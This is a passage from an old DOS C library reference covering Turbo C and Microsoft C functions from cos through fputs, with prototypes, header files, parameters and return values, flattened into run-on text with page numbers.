    FPE_UNEMULATED FPE_SQRTNEG FPE_STACKOVERFLOW FPE_STACKUNDERFLOW FPE_EXPLICITGEN - see ~_clear87~()~_status87~() :coreleft % TC: unsigned coreleft( void ) % TC: unsigned long coreleft( void ) - prototype in alloc.h - returns a measure of unused memory (see ~malloc~()) - return value is int for models tiny, small, medium return value is long for models compact, large, huge - no corresponding function in MS C :cos ^double cos( double x ) - prototype in math.h - returns the cosine of angle x - x must be in radians :cosh ^double cosh( double x ) - prototype in math.h - returns the hyperbolic cosine of angle x - x must be in radians :country ^TC: struct country *country(int cntrycode,struct country *cntryp) - prototype in dos.h - returns country-dependent information :cprintf ^int cprintf( char *format [, argument,...] ) - prototype in conio.h - sends formatted output to the console - TC use either direct memory writes or BIOS calls depending on the value of the external integer directvideo - see ~PRINTF SPEC~ for format specifications :cputs ^void cputs( char *s ) - prototype in conio.h - writes string s to console - TC: uses either direct memory writes or BIOS calls depending
  • 534.
    on the valueof the extern directvideo :_creat ^TC: int _creat( const char *fname, int attr ) - prototype in io.h, also include dos.h - creates new file (overwrites existing file) of filename with file attribute attr, for both read/write - attr can be a combination of the following FA_RDONLY set read only attribute FA_HIDDEN set hidden attribute FA_SYSTEM set system attribute - file is created in O_BINARY mode - returns nonnegative integer if OK, else -1 - uses DOS function ~INT 21,3C~ - MSC uses ~_dos_creat~() :creat ^int creat( const char *filename, int permis ) - prototype in io.h, also include stat.h - creates new file (overwrites existing file) of filename with access permission "permis" which is: S_IWRITE S_IREAD S_IWRITE | S_IREAD for permission to write, read or read/write. - file is created set to _fmode (O_TEXT or O_BINARY) :creatnew % TC: int creatnew( const char *fname, int attr ) % MSC: unsigned creatnew( const char *fname, unsigned attr, int fh ) - prototype in io.h, also include dos.h - creates new file filename with file attribute attr: - attr consists of a combination of the following: FA_RDONLY set read only attribute FA_HIDDEN set hidden attribute FA_SYSTEM set system attribute - returns nonnegative integer if OK, else -1 - file is created set to _fmode (O_TEXT or O_BINARY) - TC: returns nonnegative integer if OK, else -1 MSC: return 0 if ok, or DOS error code :creattemp ^TC: int creattemp( char *filename, int attr ) - prototype in io.h, also include dos.h
  • 535.
    - creates newfile (overwrites existing file) of filename with file attribute attrib, for both read/write - attr consists of a combination of the following: FA_RDONLY set read only attribute FA_HIDDEN set hidden attribute FA_SYSTEM set system attribute - filename is a path name ending in a backslash (); when file is created, filename has a unique path name - file is created set to _fmode (O_TEXT or O_BINARY) - returns nonnegative integer if OK, else -1 :cscanf ^int cscanf( const char *format [,argument,...] ) - prototype in conio.h - performs formatted input from console - see ~SCANF~ and ~SCANF SPEC~ :ctime ^char *ctime( const long *clock ) - prototype in time.h - converts date and time to a string - clock is a long integer (such as that returned by time()) - generates a 26-character string for date and time - returns pointer to string :ctrlbrk ^TC: void ctrlbrk( int (*fptr )(void) ) - prototype in dos.h - sets a new control-break handler function pointed to by fptr - if Ctrl-C hit, then function pointed to by fptr is called - use ~longjmp~() to return to a given point in the program :dieeetomsbin:dmsbintoieee:fieeetomsbin:fmsbintoieee % MSC: int dieeetomsbin( double *srcdbl, double *dstdbl ) % MSC: int dmsbintoieee( double *srcdbl, double *dstdbl ) % MSC: int fieeetomsbin( float *srcflt, float *dstflt ) % MSC: int fmsbintoieee( float *srcflt, float *dstflt ) - prototype in math.h dieeetomsbin() converts IEEE double to Microsoft double dmsbintoieee() converts Microsoft double to IEEE double fieeetomsbin() converts IEEE float to Microsoft float fmsbintoieee() converts Microsoft float to IEEE float - srcdbl and srcflt are pointers to source values - dstdbl and dstflt are pointers to the destination - returns 0 for success; 1 for failure (overflow)
  • 536.
    :difftime ^double difftime( time_ttime2, time_t time1 ) - prototype in time.h - returns (time2-time1) difference in seconds (double) :disable:_disable % TC: void disable( void ) % MSC: void _disable( void ) - prototype in dos.h - disables all interrupts except NMI via ~CLI~ instruction :_displaycursor ^MSC: short far _displaycursor( short flag ) - prototype in graph.h - flag = _GCURSORON turn cursor on _GCURSOROFF turn cursor off - cursor is normally turned off while in graphics mode; calling this function determines whether cursor is displayed upon exit from graphics mode - returns previous value of cursor state flag :div (c):ldiv % MSC: struct _div_t div( int numer, int denom ) % MSC: struct _ldiv_t ldiv( long int numer, long int denom ) - prototype in stdlib.h - divides numerator by denominator giving quotient and remainder - returns div_t or ldiv_t structure of the form: struct _div_t struct _ldiv_t { { int quot; long quot; int rem; long rem; }; }; :_dos_allocmem ^MSC: unsigned _dos_allocmem( unsigned size, unsigned *seg ) - prototype in dos.h - size = number of paragraphs to allocate - seg = pointer to buffer to contain allocated segment value - returns 0 on success or DOS error code on failure - Turbo C uses ~allocmem~() - see ~INT 21,48~ :_dos_close ^MSC: unsigned _dos_close( int handle )
  • 537.
    - prototype indos.h - handle is standard DOS file handle attained through ~_dos_creat~(), ~_dos_creat~(), ~_dos_creatnew~(), ~_dos_open~(), ~dup~(), ~open~() - returns 0 on success or DOS error code on failure - does not write a Ctrl-Z to a text file on closing - see ~INT 21,3E~ :_dos_creat:_dos_creatnew % MSC: unsigned _dos_creatnew(char *fname,unsigned attr,int *handle) % MSC: unsigned _dos_creat(char *fname,unsigned attr,int *handle) - prototype in dos.h - fname = a valid DOS file name - attr = DOS file attribute = _A_RDONLY = _A_HIDDEN = _A_SYSTEM = _A_ARCH - handle = pointer to location to receive handle - returns 0 on success or DOS error code on failure - if file sharing is installed, file is opened in compatibility mode - see ~INT 21,3C~ ~INT 21,5B~ :_dos_freemem ^MSC: unsigned _dos_freemem( unsigned seg ) - prototype in dos.h - frees memory allocated via _dos_allocmem() or INT 21,49 - returns 0 on success or DOS error code - Turbo C uses ~freemem~() - see ~INT 21,49~ :_dos_getdate ^MSC: void _dos_getdate( struct dosdate_t *date ) - prototype in dos.h - date = pointer to structure to contain returned data of format: struct dosdate_t { unsigned char day; - [1-31] unsigned char month; - [1-12] unsigned int year; - [1980-2099] unsigned char dayofweek; - [0-6] = Sun..Sat }; - Turbo C uses ~getdate~() - see ~INT 21,2A~ :_dos_getdiskfree % MSC: unsigned _dos_getdiskfree(unsigned drv,struct diskfree_t *spc) - prototype in dos.h - drive = 1 = A:, 2 = B:, 3 = C:, ... - spc = structure to contains disk status information - returns 0 on success or DOS error code on failure
  • 538.
    struct diskfree_t { unsigned total_clusters;- count of all disk clusters unsigned avail_clusters; - free unallocated clusters unsigned sectors_per_cluster; unsigned bytes_per_sector; }; - Turbo C uses ~getdfree~() - see ~INT 21,36~ :_dos_getdrive ^MSC: void _dos_getdrive( unsigned *drive ) - prototype in dos.h - drive = pointer to buffer to receive drive number; 0 = A:, 1 = B:, ... - Turbo C uses ~getdisk~() - see ~INT 21,19~ :_dos_getfileattr ^MSC: unsigned _dos_getfileattr( char *path, unsigned *attr ) - prototype in dos.h - path = any valid DOS file name - attr = file attribute: _A_NORMAL _A_RDONLY _A_HIDDEN _A_SYSTEM _A_VOLID _A_SUBDIR _A_ARCH - returns zero on success; nonzero on failure - no corresponding function in Turbo C - see ~INT 21,43~ :_dos_getftime ^MSC: unsigned _dos_getftime(int h,unsigned *date,unsigned *time) - prototype in dos.h - h = open file handle - date = pointer to memory to receive file date - time = pointer to memory to receive file time - returns 0 on success or DOS error code - Turbo C uses ~getftime~() - see ~INT 21,57~ ~_dos_setftime~() :_dos_gettime ^MSC: void _dos_gettime( struct dostime_t *time ) - prototype in dos.h - returns DOS time into "time" struct dostime_t {
  • 539.
    unsigned char hour;- [0-23] unsigned char minute; - [0-59] unsigned char second; - [0-59] unsigned char hsecond; - hundreths of a second 0-99 }; - Turbo C uses ~gettime~() - see ~_dos_setttime~() :_dos_getvect ^MSC: void (interrupt far *_dos_getvect( unsigned intnum ))() - prototype in dos.h - intnum = interrupt to get address of (0..255) - returns far pointer to interrupt handler routine - Turbo C uses ~getvect~() - see ~INT 21,35~ ~_dos_setvect~() :_dos_keep ^MSC: void _dos_keep( unsigned rc, unsigned size ) - prototype in dos.h - rc = return code to pass to parent process - size = number of paragraphs to remain resident - Turbo C uses ~keep~() - see ~INT 21,31~ :_dos_open ^MSC: unsigned _dos_open( char *fname, unsigned mode, int *handle ) - prototype in dos.h, fcntl.h (also include share.h) - fname = valid DOS file name - mode = file access permission (a logical or of the following) = O_NOINHERIT file can't be inherited by child process = O_RDONLY file is read only = O_RDWR file is read/write = O_WRONLY file is write only = SH_COMPAT file sharing compatibility mode = SH_DENYNONE file sharing deny neither read nor write = SH_DENYRD file sharing deny read = SH_DENYRW file sharing deny read/write = SH_DENYWR file sharing deny write - handle = pointer to memory to contain handle - does not creat files, they must currently exist (see ~_dos_creat~()) - returns 0 on success or DOS error code - Turbo C uses ~_open~() - see ~INT 21,3D~ ~_dos_close~() ~_dos_read~() ~_dos_write~() ~_dos_creat~() :_dos_read % MSC: unsigned _dos_read( int handle, void far *buffer, % unsigned count, unsigned *nread ) - prototype in dos.h - handle = opened file handle
  • 540.
    - buffer =receives data read from file - count = number of bytes to read - nread = receives the number of bytes actually read - returns 0 on success or DOS error code - Turbo C uses ~_open~() - see ~INT 21,3F~ ~_dos_open~() ~_dos_write~() ~_dos_close~() :_dos_setblock % MSC: unsigned _dos_setblock( unsigned size, unsigned seg, % unsigned *maxsize ) - prototype in dos.h - size = new block size - seg = segment of DOS memory block to change - maxsize = size of buffer actually allocated if size not available - returns 0 on success or DOS error code on failure - Turbo C uses ~setblock~() - see ~INT 21,4A~ ~_dos_allocmem~() ~_dos_freemem~() :_dos_setdate ^MSC: unsigned _dos_setdate( struct dosdate_t *date ) - prototype in dos.h - date = receives date information - returns 0 on success or DOS error code on failure - sets DOS date via INT 21,2B - DOS 3.3+ also sets CMOS clock - MS C uses ~_dos_setdate~() - see ~INT 21,2B~ ~_dos_getdate~() :_dos_setdrive ^MSC: void _dos_setdrive( unsigned drive, unsigned *count ) - prototype in dos.h - drive = drive to set as default; 1 = A:, 2 = B:, ... - count = receives simple count of total drives in system - does not return error if invalid drive is requested, use _dos_getdrive() to see if requested drive was set - Turbo C uses ~setdisk~() - see ~INT 21,E~ ~_dos_getdrive~() :_dos_setfileattr ^MSC: unsigned _dos_setfileattr( char *path, unsigned attr ) - prototype in dos.h - path = valid DOS file name - attr = file attribute (logical OR of the following): = _A_ARCH = _A_HIDDEN = _A_NORMAL = _A_RDONLY = _A_SUBDIR = _A_SYSTEM
  • 541.
    = _A_VOLID - returns0 on success or DOS error code on failure - see ~INT 21,43~ ~_dos_getfileattr~() :_dos_setftime ^MSC: unsigned _dos_setftime(int handle,unsigned date,unsigned time) - prototype in dos.h - handle = opened file handle - date = date to set last file write (see FILE ATTRIBUTES) - time = time to set last file write (see FILE ATTRIBUTES) - returns 0 on success or DOS error code on failure - Turbo C uses ~setftime~() - see ~INT 21,57~ ~_dos_getftime~() ~FILE ATTRIBUTES~ :_dos_settime ^MSC: unsigned _dos_settime( struct dostime_t *time ) - prototype in dos.h - time = structure containing new time values - returns 0 on success or DOS error code on failure - sets MS-DOS time via INT 21,2D - DOS 3.3+ also sets CMOS clock - Turbo C uses ~settime~() - see ~INT 21,2D~ ~_dos_gettime~() :_dos_setvect % MSC: void _dos_setvect( unsigned intnum, % void (interrupt far *handler)() ) - prototype in dos.h - intnum = interrupt vector to set (0..255) - handler = new interrupt routine - Turbo C uses ~setvect~() - see ~INT 21,25~ ~_dos_getvect~() :_dos_write % MSC: unsigned _dos_write( int handle, void far *buffer, % unsigned count, unsigned *nbytes ) - prototype in dos.h - handle = opened file handle - buffer = buffer of data to write to file - count = number of bytes to write - nbytes = receives the number of bytes actually written - returns 0 on success or DOS error code on failure - Turbo C uses ~_write~() - see ~INT 21,40~ ~_dos_open~() ~_dos_close~() ~_dos_read~() :dosexterr % TC: int dosexterr( struct DOSERR *errinfo ) % MSC: int dosexterr( struct DOSERROR *errinfo )
  • 542.
    - prototype indos.h - returns extended error information (unique to MSDOS 3.0+) - errinfo is pointer to DOSERR/DOSERROR structure (defined in dos.h) - if 0 returned, previous DOS call did not result in error - see perror :dostounix ^TC: long dostounix( struct date *dateptr, struct time *timeptr ) - prototype in dos.h - converts date (as from ~getdate~()) and time (as from ~gettime~()) into UNIX format :dup ^int dup( int handle ) - prototype in io.h - returns a new file handle that duplicates the old handle - returns -1 on error :dup2 ^int dup2( int oldhandle, int newhandle ) - prototype in io.h - returns a new file handle that duplicates the old handle equal to newhandle. If newhandle exists, the corresponding file is closed. - returns -1 on error :ecvt ^char *ecvt( double value, int ndigit, int *decpt, int *sign ) - prototype in stdlib.h - converts a floating pt number to a string of ndigit digits, returning pointer to that string - decpt is position of decimal point (negative value means to left of returned digits) and sign is 0 if positive, else negative :_ellipse:_ellipse_w:_elipse_wxy % MSC: short _ellipse(short ctl,short x1,short y1,short x2,short y2) % MSC: short _ellipse_w( short ctl, double wx1, double wy1, % double wx2, double wy2 ) % MSC: short far _ellipse_wxy(short ctl,struct _wxycoord far *pwxy1, % struct _wxycoord far *pwxy2 ) - prototype in graph.h - ctl = _GFILLINTERIOR fill ellipse with current fill mask = _GBORDER don't fill ellipse - returns nonzero value if ellipse is drawn ok, zero otherwise
  • 543.
    - center ofellipse is center of bounding rectangle specified by supplied coordinates - see ~_setfillmask~() :enable:_enable % TC: void enable( void ) % MSC: void _enable( void ) - prototype in dos.h - enables all interrupts via ~STI~ instruction :eof ^int eof( int handle ) - prototype in io.h - returns 1 if end of file for file associated with handle, 0 if not end of file -1 if bad file number :exec...:exec ^Exec Function Call int execl(pathname,arg0,arg1,arg2,...,argN,NULL ) int execle(pathname,arg0,arg1,arg2,...,argN,NULL,envp ) int execlp(pathname,arg0,arg1,arg2,...,argN,NULL ) int execlpe(pathname,arg0,arg1,arg2,....,argN,NULL,envp ) char *pathname,*arg0,*arg1,*arg2,....,*argN,*envp[]; int execv(pathname,arg,NULL ) int execve(pathname,arg,NULL,envp ) int execvp(pathname,arg,NULL ) int execvpe(pathname,arg,NULL,envp ) char *pathname,*arg[],*envp[]; - prototype in process.h - loads and runs child processes - pathname search based on MS-DOS search algorithm o if no extension or period - search for exact file name - if not found, add .exe and search again o if extension given, search only for exact file name o if period given, search for file name with no extension - arg0 can be the same as the pathname - at least one argument must be passed - combined argument list cannot exceed 128 bytes - execl..: arg0, arg1,...,argN passed as SEPARATE arguments - execv..: arg[0], arg[1],...,arg[N] passed as argument ARRAY - execlp, execlpe, execvp, execvpe: search for child in PATH - returns no value if OK, returns -1, with errno set to: E2BIG (too many args) EACCES (permission denied) EMFILE (too many open files) ENOENT (path or file not found) ENOEXEC (exec format error)
  • 544.
    ENOMEM (not enoughmemory). - if successful, there is no return to the caller; the caller is killed off :exit ^void exit( int completioncode ) - prototype in process.h and stdlib.h - terminates program, closes all files, buffered output is written, and any registered exit functions (via ~atexit~()) are called :_exit ^void _exit( int completioncode ) - prototype in process.h - terminates program, BUT doesn't close files or write the buffered output and NO registered exit functions (via ~atexit~()) are called :exp ^double exp( double x ) - prototype in math.h - returns y = e**x or HUGE_VAL on error :_expand:_based:_fexpand:_nexpand % MSC: void *_expand( void *block, size_t size ) % MSC: void far *_fexpand( void far *block, size_t size ) % MSC: void near *_nexpand( void near *block, size_t size ) % MSC: void _based(void) *_bexpand( _segment seg, % void _based(void) *block, size_t size ) - prototype in malloc.h - block = pointer to previously allocated memory block - size = new size in bytes - seg = based segment value - returns pointer to reallocated memory block on success or NULL if not; (_bexpand returns -1 on failure) :fabs ^double fabs( double x ) - prototype in math.h - returns absolute value of x :farcalloc ^TC: void far *farcalloc( unsigned long nunits, unsigned long units ) - prototype in alloc.h
  • 545.
    - allocates memoryfrom the far heap for an array of nunits elements, each units bytes long - returns pointer to allocated block or NULL if not enough memory - can allocate all of memory & chunks bigger than 64K - must use far pointers :farcoreleft ^TC: unsigned long farcoreleft( void ) - prototype in alloc.h - returns unused memory in bytes beyond highest allocated block :farfree ^TC: void farfree( void far *block ) - prototype in alloc.h - frees block of previously allocated far memory (block must be allocated by ~farcalloc~()) :farrealloc ^TC: void far *farrealloc( void far *block, unsigned long newsize ) - prototype in alloc.h (malloc.h for MS C) - adjusts size of allocated block to newsize, copying contents to a new location if necessary - returns pointer to reallocated block or NULL on error :fcvt ^char *fcvt( double value, int ndigit, int *decpt, int *sign ) - prototype in stdlib.h - converts a floating pt number to a string of ndigit digits, returning pointer to that string - correct digit is rounded for Fortran-F format output of the number of digits equal to ndigit - decpt is position of decimal point (negative value means to left of returned digits) and sign is 0 if positive, else negative :fclose ^int fclose( FILE *fp ) - prototype in stdio.h - closes a file stream (see ~fdopen~() to convert handle to stream) - generally flushes buffers, too - return code should be checked. Attempts to delete an open file will damage the file system. - returns 0 on success or EOF on error :fcloseall ^int fcloseall( void )
  • 546.
    - prototype instdio.h - closes all file streams except stdin & stdout - returns 0 on success or EOF on error :fdopen ^FILE *fdopen( int handle, char *type ) - prototype in dos.h - associates a file STREAM with a file HANDLE - handle is returned by ~creat~(), ~dup~(), ~dup2~() or ~open~() - type must match mode of the handle - returns file stream or NULL on error - see ~fopen~() :feof ^int feof( FILE *stream ) - prototype in stdio.h - detects end of file on a file stream - returns zero if NOT eof, else nonzero :ferror ^int ferror( FILE *stream ) - prototype in stdio.h - tests stream for read/write error, return nonzero if error - error remains set until ~clearerr~() or ~rewind~() is called :fflush ^int fflush( FILE *fp ) - prototype in stdio.h - writes contents of output buffers associated with fp to stream and clears input buffer contents; fp is NOT closed - returns 0 on success or EOF on error :fgetc ^int fgetc( FILE *fp ) - prototype in stdio.h - function (not a macro) which gets character from stream - returns char (converted to an int) or EOF - see ~getc~() :fgetchar ^int fgetchar( void ) - prototype in stdio.h - gets character from stream - same as ~fgetc~(stdin) - returns char (converted to an int) or EOF - see ~getc~() :fgets
  • 547.
    ^char *fgets( char*s, int size, FILE *fp ) - prototype in stdio.h - gets a string from a stream, reading until size - 1 characters have been read or a newline is detected - newline character is retained - returns s argument if OK, else NULL on eof or error :filelength ^long filelength( int handle ) - prototype in io.h - gets file size in bytes for file associated with handle - value returned includes ^Z in ASCII files; value is the same as displayed in the DOS DIR command - returns -1L on error :fileno ^int fileno( FILE *stream ) - prototype in stdio.h - gets file handle for the given stream - error return undefined :findfirst:_dos_findfirst % TC: int findfirst( const char *path, struct ffblk *ffblk, int attr) % MSC unsigned _dos_findfirst( char *path, unsigned attr, % struct find_t *fileinfo ) - prototype in dir.h, also include dos.h (MS C: dos.h only) - gets disk directory via DOS 0x4E, where attr is: % Turbo C Microsoft C FA_RDONLY _A_RDONLY FA_HIDDEN _A_HIDDEN FA_SYSTEM _A_SYSTEM FA_LABEL _A_VOLID FA_DIREC _A_SUBDIR FA_ARCH _A_ARCH % struct ffblk (Turbo C) struct find_t (MSC) { { char ff_reserved[21]; char reserved[21]; char ff_attrib; char attrib; unsigned ff_ftime; unsigned wr_time; unsigned ff_fdate; unsigned wr_date; long ff_fsize; long size; char ff_name[13]; char name[13]; }; }; - attributes can be logically OR'ed - struct ffblk is defined in Turbo C's dir.h - struct find_t is defined in MS C's dos.h
  • 548.
    - updates ~DTA~,provisions for saving/setting DTA should be made - normal files are always included along with files that match the requested attributes except when the LABEL attribute is requested. It's up to the programmer to determine which actually match the requested attributes. - returns 0 if OK, -1 if no matching files found or on error - see ~FILE ATTRIBUTES~, ~FINDNEXT~, ~GETDTA~ and ~SETDTA~ :findnext:_dos_findnext % TC: int findnext( struct ffblk *ffblk ) % MSC: unsigned _dos_findnext( struct find_t *fileinfo ) - prototype in dir.h, also include (MSC: dos.h only) - findnext updates ~DTA~ - returns 0 if OK, -1 if no matching files found or on error - gets next disk directory via DOS 0x4F, after calling ~findfirst~() - struct ffblk is defined in dir.h for Turbo C and dos.h for MSC % struct ffblk (Turbo C) struct find_t (MSC) { { char ff_reserved[21]; char reserved[21]; char ff_attrib; char attrib; unsigned ff_ftime; unsigned wr_time; unsigned ff_fdate; unsigned wr_date; long ff_fsize; long size; char ff_name[13]; char name[13]; }; }; - normal files are always included along with files that match the requested attributes except when the LABEL attribute is requested. It's up to the programmer to determine which actually match the requested attributes. - see ~FILE ATTRIBUTES~, ~findfirst~(), ~getdta~(), ~setdta~() :_floodfill:_floodfill_w % MSC: short far _floodfill_w( double wx, double wy, short bcolor ) % MSC: short far _floodfill( short x, short y, short bcolor ) - prototype in graph.h - x, y = coordinates - bcolor = fill boundary color - if (x,y) falls inside a figure, the figure is filled with the with the current fill color; if it falls outside the figure the background is filled - returns nonzero value on success or 0 on failure :floor ^double floor( double x ) - prototype in math.h - returns largest integer <= x :flushall ^int flushall( void ) - prototype in stdio.h
  • 549.
    - same as~fflush~() except ALL open file streams are done - returns integer indicating number of open file streams :fmod ^double fmod( double x, double y ) - prototype in math.h - calculates x modulo y, the remainder of x/y, returning the remainder :fnmerge % TC: void fnmerge( char *path, const char *drive, % const char *dir, const char *name, const char *ext) - prototype in dir.h - makes a file name (path) from drive, dir, name, and ext - dir can include subdirectories - maximum sizes for these strings are: MAXPATH 80 path MAXDRIVE 3 drive - includes colon (:) MAXDIR 66 dir - includes leading/trailing backslashes MAXFILE 9 name MAXEXT 5 ext, including leading dot (.) - invertible with ~fnsplit~() :fnsplit % TC: void fnsplit( const char *path, char *drive, char *dir, % char *name, char *ext) - prototype in dir.h - splits a file name from path into drive, dir, name, and ext - dir can include subdirectories - maximum sizes for these strings are: MAXPATH 80 path MAXDRIVE 3 drive - includes colon (:) MAXDIR 66 dir - includes leading/traing backslashes MAXFILE 9 name MAXEXT 5 ext, including leading dot (.) - invertible with ~fnmerge~() :fopen ^FILE *fopen( const char *filename, const char *type ) - prototype in stdio.h - type is a combination of the following: % Mode Description "r" read text/binary "w" write text/binary "a" append text/binary
  • 550.
    "+" allow updateaccess "t" text file "b" binary file % Read Write Append "rt" "wt" "at" (text) "rb" "wb" "ab" (binary) "r+" "w+" "a+" (update) "r+t" "w+t" "a+t" (update text) "r+b" "w+b" "a+b" (update binary) read - read only (unless "r+") write - create append - seek to end of file or create file - text mode input, will have CRs discarded - using any of the stdio functions results in a default allocation of 512 bytes for the I/O buffer and the inclusion of the standard memory allocation functions - returns stream or NULL on error :fp_off ^unsigned FP_OFF( void far *fptr ) - prototype in dos.h - gets offset of far pointer fptr - returns unsigned integer value - not available in earlier versions of MS C; use the following: #define FP_OFF(fptr) ((unsigned)(fptr)) - see ~FP_SEG~() :fp_seg ^unsigned FP_SEG( void far *fptr ) - prototype in dos.h - gets segment of far pointer fptr - returns unsigned integer value - not available in some versions of MS C; use the following: #define FP_SEG(fptr) ((unsigned)((unsigned long)(fptr) >> 16)) - see ~FP_OFF~() :_fpreset ^void _fpreset( void ) - prototype in float.h - resets floating point math package, usually used with ~signal~(), ~system~(), ~exec...~(), ~spawn...~() - should be called before using 8087/80287 after using one of the above functions - define identically for Turbo C and MS C
  • 551.
    :fprintf ^int fprintf( FILE*fp, const char *format [, arg1, arg2, ...] ) - prototype in stdio.h - returns number of bytes it attempted to write regardless of success. To check for a successful fprintf call on a buffered stream, use fflush which returns accurate error information. - using printf or any of the stdio functions results in a default allocation of 512 bytes for the I/O buffer and the inclusion of the standard memory allocation functions - see ~printf~() and ~PRINTF SPEC~ :fputc ^int fputc( int c, FILE *fp ) - prototype in stdio.h - puts char c to stream fp - using fputc or any of the stdio functions results in a default allocation of 512 bytes for the I/O buffer and the inclusion of the standard memory allocation functions - returns c or EOF :fputs ^int fputs( const char *s, FILE *fp ) - prototype in stdio.h - using fputs or any of the stdio functions results in a default allocation of 512 bytes for the I/O buffer and the inclusion of the standard memory allocation functions - see ~puts~() :fread ^size_t f